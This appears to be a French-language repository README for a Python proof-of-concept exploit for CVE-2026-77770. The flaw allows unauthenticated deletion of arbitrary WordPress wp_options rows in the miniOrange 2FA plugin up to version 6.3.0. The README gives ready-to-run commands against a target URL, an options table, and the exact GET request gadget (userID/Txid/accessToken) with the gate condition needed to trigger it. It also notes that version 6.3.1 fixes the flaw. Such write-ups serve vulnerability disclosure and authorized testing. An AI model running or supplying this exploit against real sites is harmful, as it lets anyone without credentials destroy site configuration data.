 gmh5225/cve-2026-77770
PoC Python pour CVE-2026-77770 : suppression arbitraire non authentifiée de wp_options dans miniOrange 2FA (WordPress) <= 6.3.0 via le lien de vérification par e-mail.

PoC CVE pour miniOrange 2FA
miniOrange 2FA (extension WordPress miniorange-2-factor-authentication) ≤ 6.3.0 — suppression arbitraire non authentifiée d'options WordPress via le lien de vérification par e-mail (userID / Txid / accessToken).
Uniquement pour des tests autorisés. Ne pas exécuter contre des systèmes que vous ne possédez pas ou pour lesquels vous n'avez pas l'autorisation de tester.
Prérequis : Python 3, bibliothèque standard uniquement.


python3 cve-2026-77770-miniorange-2fa-option-delete.py -u http://TARGET --test
python3 cve-2026-77770-miniorange-2fa-option-delete.py -u http://TARGET --test --delete blogname
python3 cve-2026-77770-miniorange-2fa-option-delete.py -u https://TARGET --delete blogname --insecure
python3 cve-2026-77770-miniorange-2fa-option-delete.py -u TARGET --delete blogname
| Option | Ce qu'elle fait |
|---|---|
-u / --url | Racine du site WordPress (obligatoire). http:// ou https:// ; un nom d'hôte est d'abord essayé en HTTPS, puis en HTTP. Un TLS auto-signé est retenté automatiquement |
--test | Invité : version de l'extension + popup de vérification par e-mail |
--delete OPTION | Supprime cette ligne de wp_options. blogname est visible via /wp-json/ (BEFORE / AFTER) |
--gate OPTION | Option dont la valeur stockée est 3 (le portail Txid). Répétable. Par défaut : wp_page_for_privacy_policy, puis thread_comments_depth |
--insecure | Ignore la vérification TLS |
--timeout | Délai d'expiration HTTP en secondes (par défaut 30) |
Non authentifié. Le gadget est un GET vers /?userID=OPTION&Txid=GATE&accessToken=x. GATE doit actuellement contenir l'entier 3. En cas de dépassement de la fenêtre de 5 minutes, l'extension écrit également GATE=0.
--test ne supprime rien. --delete blogname est la preuve publique (le titre du site dans /wp-json/ devient vide). La 6.3.1 préfixe les clés (mo2f_oobe_*), donc les noms non préfixés ne sont pas supprimés.
Stdout : VERSION, HANDLER, PRESENT, SITENAME, OPTION, BEFORE, AFTER, GATE, VULNERABLE, NOT_VULNERABLE, NOT_FOUND, ATTEMPTED.
CVE : CVE-2026-77770. Journal des modifications de l'extension 6.3.1.
Découvrez les outils les plus utilisés par notre communauté.
Pas encore de données de popularité.
